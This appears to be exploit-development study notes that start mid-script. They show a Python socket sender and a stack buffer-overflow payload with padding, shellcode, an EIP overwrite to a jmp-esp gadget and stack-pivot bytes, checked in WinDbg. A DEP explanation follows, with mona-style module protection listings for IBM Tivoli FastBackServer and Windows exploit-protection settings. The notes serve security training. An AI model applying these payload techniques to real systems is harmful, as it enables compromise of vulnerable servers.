
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((server, port))

    s.send(buf)
    s.close()

    print("[+] Packet sent")
    sys.exit(0)

if __name__ == "__main__":
    main()
```

no “ ”



# just move ESP

```
nasm > sub sp,0x4fc
00000000  6681ECFC04          sub sp,0x4fc
nasm >
```

```
buf = b"A" * 808 #padding 1
buf += shellcode
buf += b"\x90" * (2080-len(buf)) #padding 2
buf += pack("<L", 0x1480113d) #eip
buf += b"\x66\x81\xEC\xFC\x04\xff\xe4" #stack
buf += b"E" * (2500-len(buf)) #stack space
```

```
Command
0:004> g
Breakpoint 0 hit
eax=00000830 ebx=00000248 ecx=00550210 edx=00000830 esi=14801040 edi=14801040
eip=1480113d esp=03ecff88 ebp=90909090 iopl=0 nv up ei ng nz na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000286
VulnApp2+0x113d:
1480113d ffe4      jmp    esp {03ecff88}
0:004> db esp
03ecff88 01 02 03 04 05 06 07 08-09 0a 0b 0c 00 ff ec 03 . . . . .
03ecff98 3c 29 56 77 48 02 00 00-c3 70 da 70 00 00 00 00 <)VwH...p.p...
03ecffa8 00 00 00 00 48 02 00 00-00 00 00 00 00 00 00 00 . . . H. . . .
03ecffb8 00 00 00 00 00 00 00 00-c3 70 da 70 a0 ff ec 03 . . . . p.p. .
03ecffc8 00 00 00 00 e4 ff ec 03-90 73 59 77 2f a0 56 04 . . . . sYw/.V.
03ecffd8 00 00 00 00 ec ff ec 03-10 29 56 77 ff ff ff ff . . . . )Vw. .
03ecffe8 66 3c 5a 77 00 00 00 00-00 00 00 40 10 80 14 f<Zw. . . @. .
03ecfff8 48 02 00 00 00 00 00 00-00-?? ?? ?? ?? ?? ?? ?? H. . . . ????????
```

# Data Execution Prevention (DEP)

# Data Execution Prevention

To exploit a traditional stack overflow vulnerability, we would place our shellcode in the buffer that overwrites the stack. Then, we would locate and use an assembly instruction like "JMP ESP", which effectively transfers execution to the stack. DEP was created to mitigate this type of exploit technique. It was invented with hardware support from Intel CPUs and eventually implemented in the Windows operating system in 2003.

DEP sets the non-executable (NX) bit that distinguishes between code and data areas in memory. An operating system supporting the NX bit can mark certain areas of memory non-executable, meaning the CPU won't execute any code residing there. This technique can be used to prevent malware from injecting code into another program's data storage area and then running that code.

```
0:006> !vprot eip
BaseAddress: 77771000
AllocationBase: 776e0000
AllocationProtect: 00000080 PAGE_EXECUTE_WRITECOPY
RegionSize: 00087000
State: 00001000 MEM_COMMIT
Protect: 00000020 PAGE_EXECUTE_READ
Type: 01000000 MEM_IMAGE

0:006> !vprot esp
BaseAddress: 0653f000
AllocationBase: 06500000
AllocationProtect: 00000004 PAGE_READWRITE
RegionSize: 00001000
State: 00001000 MEM_COMMIT
Protect: 00000004 PAGE_READWRITE
Type: 00020000 MEM_PRIVATE
```

0:006> .load narly

```
        _s|I}*!{a.          _s,aan2*a
        _wY1+~` )S,          ae"~=:....:X
        .vX1+:. -4c         <2+=|=:::..:d
        vvi=;.. -?o,         =2==:::...:=d
        )nv=:.. )5,         .2=--.....-=d
        ue+:: -*s          <c .       .=d
        m>==:.. <s,          )c       :d
        #==viii|==:; {Xs=, -{s,          )c       ..:d
        Z:{nnnnvvii:v(-{%, ~s,          )e:====||iv%=:d
        X={ooooonvvIl:3; -{%, -*>     )2<onnnnnvnnnn>d
        X=)vvvvIlili:3; -!s. :)s.      )e<oonvlllllIid
        X=<llllili|=:n; -1c. +|1,      )z<nviil||+|+|vX
        S=<lli|||=:: n; "nc -s%;      )c=ovl|++==+=vo
        X=<i||+=; . .n; "1>.-{%-i. )c<Xnnli||++=vn
        X=iii>==-. :o(      "1, :+iI, )c:Sonnvli||=v(
        X>{ii+;:- .u(      "o,-{Iw(:nvvllii=v2
        S=i||;:.. .u(      -!o,+I(:iillii|ie'
        2>v|==_su?`        -?o,-:==||iisv"
        {nvnl!"~           -!sasvv}""
```

by Nephi Johnson (d0c\_s4vage)  
N for gnarly!

Available commands:

!nmod - display /SafeSEH, /GS, DEP, and ASLR info for  
all loaded modules

0:006> !nmod

|                                      |                                                                        |
|--------------------------------------|------------------------------------------------------------------------|
| 00fe0000 0101f000 notepad            | /SafeSEH ON /GS *ASLR *DEP C:\Windows\system32\notepad.exe             |
| 57c80000 57cf6000 efsprt             | /SafeSEH ON /GS *ASLR *DEP C:\Windows\System32\efswrt.dll              |
| 61f00000 61f56000 oleacc             | /SafeSEH ON /GS *ASLR *DEP C:\Windows\System32\oleacc.dll              |
| 66c80000 66cf7000 TextInputFramework | /SafeSEH ON /GS *ASLR *DEP C:\Windows\System32\TextInputFramework.dll  |
| 691a0000 693b1000 COMCTL32           | /SafeSEH ON /GS *ASLR *DEP C:\Windows\WinSxS\x86_microsoft.windows.com |
| 6a9a0000 6aa83000 MrmCoreR           | /SafeSEH ON /GS *ASLR *DEP C:\Windows\System32\MrmCoreR.dll            |
| 6b200000 6b217000 MPR                | /SafeSEH ON /GS *ASLR *DEP C:\Windows\System32\MPR.dll                 |
| 6b2f0000 6b509000 iertutil           | /SafeSEH ON /GS *ASLR *DEP C:\Windows\system32\iertutil.dll            |
| 6b820000 6b9ac000 urlmon             | /SafeSEH ON /GS *ASLR *DEP C:\Windows\system32\urlmon.dll              |
| 6fed0000 6ff3c000 WINSPOOL           | /SafeSEH ON /GS *ASLR *DEP C:\Windows\system32\WINSPOOL.DRV            |
| 70610000 7078a000 PROPSYS            | /SafeSEH ON /GS *ASLR *DEP C:\Windows\system32\PROPSYS.dll             |
| 712c0000 7138b000 wintypes           | /SafeSEH ON /GS *ASLR *DEP C:\Windows\SYSTEM32\wintypes.dll            |
| 71390000 715c4000 CoreUIComponents   | /SafeSEH ON /GS *ASLR *DEP C:\Windows\System32\CoreUIComponents.dll    |
| 72010000 720b6000 CoreMessaging      | /SafeSEH ON /GS *ASLR *DEP C:\Windows\System32\CoreMessaging.dll       |
| 72cf0000 72d6b000 uxtheme            | /SafeSEH ON /GS *ASLR *DEP C:\Windows\system32\uxtheme.dll             |
| 72db0000 72dd3000 dwmapi             | /SafeSEH ON /GS *ASLR *DEP C:\Windows\system32\dwmapi.dll              |
| 72e80000 72e9a000 RMCLIENT           | /SafeSEH ON /GS *ASLR *DEP C:\Windows\System32\RMCLIENT.dll            |
| 72f00000 73034000 twinapi_appcore    | /SafeSEH ON /GS *ASLR *DEP C:\Windows\System32\twinapi.appcore.dll     |
| 734f0000 73518000 ntmartha           | /SafeSEH ON /GS *ASLR *DEP C:\Windows\SYSTEM32\ntmartha.dll            |
| 738b0000 738e0000 IPHELPAPI          | /SafeSEH ON /GS *ASLR *DEP C:\Windows\system32\IPHELPAPI.DLL           |
| 73c60000 73c6a000 CRYPTBASE          | NO_SEH /GS *ASLR *DEP C:\Windows\system32\CRYPTBASE.DLL                |
| 73d20000 73d21000 L                  | /SafeSEH ON /GS *ASLR *DEP C:\Windows\system32\l.dll                   |

### Disassembly

Offset: @\$scopeip

|               |     |                   |
|---------------|-----|-------------------|
| 0653ff36 0000 | add | byte ptr [eax].al |
| 0653ff38 90   | nop |                   |


### Command

```
0:006> dd esp L1
0653ff38 777a9bf9
0:006> ed esp 90909090
0:006> dd esp L1
0653ff38 90909090
0:006> r eip=esp
0:006> p
(192c.1e88): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=008c7000 ebx=00000000 ecx=777a9bc0 edx=01008802 esi=777a9bc0 edi=777a9bc0
eip=0653ff38 esp=0653ff38 ebp=0653ff64 iopl=0 nv up ei pl zr na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00010246
0653ff38 90 nop
```

```

0:079> !nmod
00190000 001c3000 snclientapi           /SafeSEH OFF          C:\Program Files\Tivoli\TSM\FastBack\server\snclientapi.dll
001d0000 001fd000 libcclog              /SafeSEH OFF          C:\Program Files\Tivoli\TSM\FastBack\server\libcclog.dll
00400000 00c0c000 FastBackServer        /SafeSEH OFF          C:\Program Files\Tivoli\TSM\FastBack\server\FastBackServer.exe
012e0000 01322000 NIS                  /SafeSEH ON  /GS       C:\Program Files\Tivoli\TSM\FastBack\Common\NIS.dll
014b0000 014db000 gsk8iccs             /SafeSEH OFF          C:\Program Files\ibm\gsk8\lib\gsk8iccs.dll
01e20000 01e5a000 icclib019            /SafeSEH ON  /GS       C:\Program Files\ibm\gsk8\lib\N\icc\icclib\icclib019.dll
030f0000 031e0000 libeay32IBM019       /SafeSEH OFF          C:\Program Files\ibm\gsk8\lib\N\icc\osslib\libeay32IBM019.dll
10000000 1003d000 SNFS                 /SafeSEH OFF          C:\Program Files\Tivoli\TSM\FastBack\server\SNFS.dll
50200000 50237000 CSNCDAV6            /SafeSEH ON  /GS       C:\Program Files\Tivoli\TSM\FastBack\server\CSNCDAV6.DLL
50500000 50577000 CSFTPAV6            /SafeSEH ON  /GS       C:\Program Files\Tivoli\TSM\FastBack\server\CSFTPAV6.DLL
51000000 51032000 CSMPAV6             /SafeSEH ON  /GS       C:\Program Files\Tivoli\TSM\FastBack\server\CSMPAV6.DLL
651b0000 65253000 MSVCR90              /SafeSEH ON  /GS *ASLR *DEP C:\Windows\WinSxS\x86_microsoft.vc90.crt_1fc8b3b9a1e18e3b_9.0.3
65740000 65767000 ulib                 /SafeSEH ON  /GS *ASLR *DEP C:\Windows\SYSTEM32\ulib.dll
65770000 657a6000 IfsUtil              /SafeSEH ON  /GS *ASLR *DEP C:\Windows\SYSTEM32\IfsUtil.dll
657b0000 657be000 fmifs               /SafeSEH ON  /GS *ASLR *DEP C:\Windows\SYSTEM32\fmifs.dll
6a8a0000 6a8af000 browcli              /SafeSEH ON  /GS *ASLR *DEP C:\Windows\SYSTEM32\browcli.dll
6a9c0000 6a9ca000 DAVHLPR              /SafeSEH ON  /GS *ASLR *DEP C:\Windows\System32\DAVHLPR.dll
6a9d0000 6a9e9000 davclnt              /SafeSEH ON  /GS *ASLR *DEP C:\Windows\System32\davclnt.dll
6a9f0000 6aa02000 ntlanman             /SafeSEH ON  /GS *ASLR *DEP C:\Windows\System32\ntlanman.dll
6aa10000 6aa19000 drprov              /SafeSEH ON  /GS *ASLR *DEP C:\Windows\System32\drprov.dll
6aa20000 6aa57000 adsldpc              /SafeSEH ON  /GS *ASLR *DEP C:\Windows\SYSTEM32\adsldpc.dll
6aa60000 6aa9b000 ActiveDS             /SafeSEH ON  /GS *ASLR *DEP C:\Windows\SYSTEM32\ActiveDS.dll
6abd0000 6abdc000 winrnr              /SafeSEH ON  /GS *ASLR *DEP C:\Windows\System32\winrnr.dll
6abe0000 6abf6000 pnrpnsp             /SafeSEH ON  /GS *ASLR *DEP C:\Windows\system32\pnrpnsp.dll
6ac00000 6ac11000 napinsp              /SafeSEH ON  /GS *ASLR *DEP C:\Windows\system32\napinsp.dll
6adb0000 6adbf000 cscapi               /SafeSEH ON  /GS *ASLR *DEP C:\Windows\SYSTEM32\cscapi.dll
6d380000 6d39c000 SRVCLI              /SafeSEH ON  /GS *ASLR *DEP C:\Windows\SYSTEM32\SRVCLI.DLL
6d3a0000 6d783000 msi                 /SafeSEH ON  /GS *ASLR *DEP C:\Windows\SYSTEM32\msi.dll
6d790000 6d911000 dbghelp              /SafeSEH ON  /GS *ASLR *DEP C:\Windows\SYSTEM32\dbghelp.dll
6d920000 6d9e0000 CLUSAPI              /SafeSEH ON  /GS *ASLR *DEP C:\Windows\SYSTEM32\CLUSAPI.dll
6d9e0000 6d9f7000 MPR                 /SafeSEH ON  /GS *ASLR *DEP C:\Windows\SYSTEM32\MPR.dll
6da00000 6da13000 NETAPI32             /SafeSEH ON  /GS *ASLR *DEP C:\Windows\SYSTEM32\NETAPI32.dll
6da20000 6da28000 VERSION              /SafeSEH ON  /GS *ASLR *DEP C:\Windows\SYSTEM32\VERSION.dll
6daa0000 6daaa000 Secur32              NO_SEH   /GS *ASLR *DEP C:\Windows\SYSTEM32\Secur32.dll
6dd00000 6dd08000 WSOCK32              /SafeSEH ON  /GS *ASLR *DEP C:\Windows\SYSTEM32\WSOCK32.dll
6e6f0000 6e6f8000 rasadhlp             /SafeSEH ON  /GS *ASLR *DEP C:\Windows\System32\rasadhlp.dll
6f1a0000 6f1ee000 fwpuclnt             /SafeSEH ON  /GS *ASLR *DEP C:\Windows\System32\fwpuclnt.dll

```



← Windows Defender Security Center


## Exploit protection

See the Exploit protection settings for your system and programs. You can customize the settings you want.

System settings Program settings

Control flow guard (CFG)  
Ensures control flow integrity for indirect calls.  
On by default

Data Execution Prevention (DEP)  
Prevents code from being run from data-only memory pages.  
On by default



## Program settings: FastBackServer.exe

### Data Execution Prevention (DEP)

Prevents code from being run from data-only memory pages.

Override system settings

On

Enable ATL thunk emulation



```
0:079> !nmod
00190000 001c3000 snclientapi           /SafeSEH OFF          C:\Program Files\Tivoli\TSM\FastBack\server\snclientapi.dll
001d0000 001fd000 libcclog              /SafeSEH OFF          C:\Program Files\Tivoli\TSM\FastBack\server\libcclog.dll
00400000 00c0c000 FastBackServer        /SafeSEH OFF          C:\Program Files\Tivoli\TSM\FastBack\server\FastBackServer.exe
01310000 0133b000 gsk8iccs             /SafeSEH OFF          C:\Program Files\ibm\gsk8\lib\gsk8iccs.dll
01370000 013b2000 NLS                  /SafeSEH ON   /GS      C:\Program Files\Tivoli\TSM\FastBack\Common\NLS.dll
01470000 014aa000 icclib019            /SafeSEH ON   /GS      C:\Program Files\ibm\gsk8\lib\N\icc\icclib\icclib019.dll
03060000 03150000 libeay32IBM019       /SafeSEH OFF          C:\Program Files\ibm\gsk8\lib\N\icc\osslib\libeay32IBM019.dll
10000000 1003d000 SNFS                /SafeSEH OFF          C:\Program Files\Tivoli\TSM\FastBack\server\SNFS.dll
50200000 50237000 CSNCDAV6            /SafeSEH ON   /GS      C:\Program Files\Tivoli\TSM\FastBack\server\CSNCDAV6.DLL
50500000 50577000 CSFTPAV6            /SafeSEH ON   /GS      C:\Program Files\Tivoli\TSM\FastBack\server\CSFTPAV6.DLL
51000000 51032000 CSMPAV6             /SafeSEH ON   /GS      C:\Program Files\Tivoli\TSM\FastBack\server\CSMPAV6.DLL
```

